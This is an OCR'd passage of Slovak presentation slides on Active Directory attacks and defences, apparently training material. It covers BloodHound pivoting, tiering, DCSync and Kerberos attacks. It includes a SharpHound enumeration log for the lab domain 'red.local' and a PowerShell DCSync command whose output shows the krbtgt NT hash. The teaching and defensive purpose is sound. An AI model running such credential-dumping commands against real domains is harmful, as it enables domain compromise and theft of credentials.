2023-05-14T11:47:08.0622756+02:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHoun
d
2023-05-14T11:47:08.2808031+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, Lo
ggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-14T11:47:08.3746085+02:00|INFORMATION|Initializing SharpHound at 11:47 on 14/05/2023
2023-05-14T11:47:08.8275040+02:00|INFORMATION|Loaded cache with stats: 920 ID to type mappings.
 904 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-05-14T11:47:08.8275040+02:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, C
ontainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-14T11:47:08.9839387+02:00|INFORMATION|Beginning LDAP search for red.local
2023-05-14T11:47:09.2183034+02:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-14T11:47:09.2340030+02:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-14T11:47:39.9223254+02:00|INFORMATION|Status: 476 objects finished (+476 15.86667)/s -- Using 77 MB RAM
2023-05-14T11:47:46.5152550+02:00|INFORMATION|Consumers finished, closing output channel
2023-05-14T11:47:46.5621894+02:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-05-14T11:47:46.6248982+02:00|INFORMATION|Status: 944 objects finished (+468 25.51351)/s -- Using 79 MB RAM
2023-05-14T11:47:46.6248982+02:00|INFORMATION|Enumeration finished in 00:00:37.6390818
2023-05-14T11:47:46.8434111+02:00|INFORMATION|Saving cache with stats: 920 ID to type mappings.
 904 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-05-14T11:47:46.8592209+02:00|INFORMATION|SharpHound Enumeration Completed at 11:47 on 14/05/2023! Happy Graphing!
```


Pivotovanie
bloodhound (vyhodnotenie) I.



Pivotovanie
bloodhound (vyhodnotenie) II.




Pivotovanie (ochrana)
Tiering I.




https://www.hub.trimarcsecurity.com/post/webcast-top-10-ways-to-improve-active-directory-security-quickly

Pivotovanie (ochrana)
Tiering II.




https://posts.specterops.io/establish-security-boundaries-in-your-on-prem-ad-and-azure-environment-dcb44498cfc2

Pivotovanie (ochrana)
Privileged access workstations



Pivotovanie
Útoky na jump-server



Útoky na heslá a hashe
DCSync I.

- Útočník sa využije MS-DRSR protokol určený na replikáciu údajov medzi doménovými radičmi
- Výsledok, získanie všetkých údajov v rámci AD, najmä hash-e účtom
- Prekrevizity
  - Directory Replicate Changes
  - Directory Replicate Changes **All**
  - Môžu mať legitímne (napr. AAD Connect)
  - Directory Replicate Changes nestačí
- Detekcia
  - Na úrovni siete
  - Na úrovni event-logov


Útoky na heslá a hashe
DCSync II.

```
[2023-05-14 23:09:33][martinr@martinr-xps]
PS C:\Users\martinr> Get-ADReplAccount -SamAccountName krbtgt -Credential $cred -Server 192.168.88.11

DistinguishedName: CN=krbtgt,CN=Users,DC=red,DC=local
Sid: S-1-5-21-3425531683-1739802643-3970887217-502
Guid: c4e3bc5b-bfbf-4f80-82fe-0ea6b1e9ccef
SamAccountName: krbtgt
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: False
UserAccountControl: Disabled, NormalAccount
SupportedEncryptionTypes: Default
AdminCount: True
Deleted: False
LastLogonDate:
DisplayName:
GivenName:
Surname:
Description: Key Distribution Center Service Account
ServicePrincipalName: {kadmin/changepw}
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, D
iscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3425531683-1739802643-3970887217-512
Secrets
  NTHash: 28e6b3730f1e8d894652ed31fe8beae0
  LMHash:
  NTHashHistory:
    Hash 01: 28e6b3730f1e8d894652ed31fe8beae0
  LMHashHistory:
```

Kerberos útoky


- Chybná konfigurácia delegácie
- kerberoasting
- pass-the-ticket
  - Golden
  - Silver tickets


Kerberos

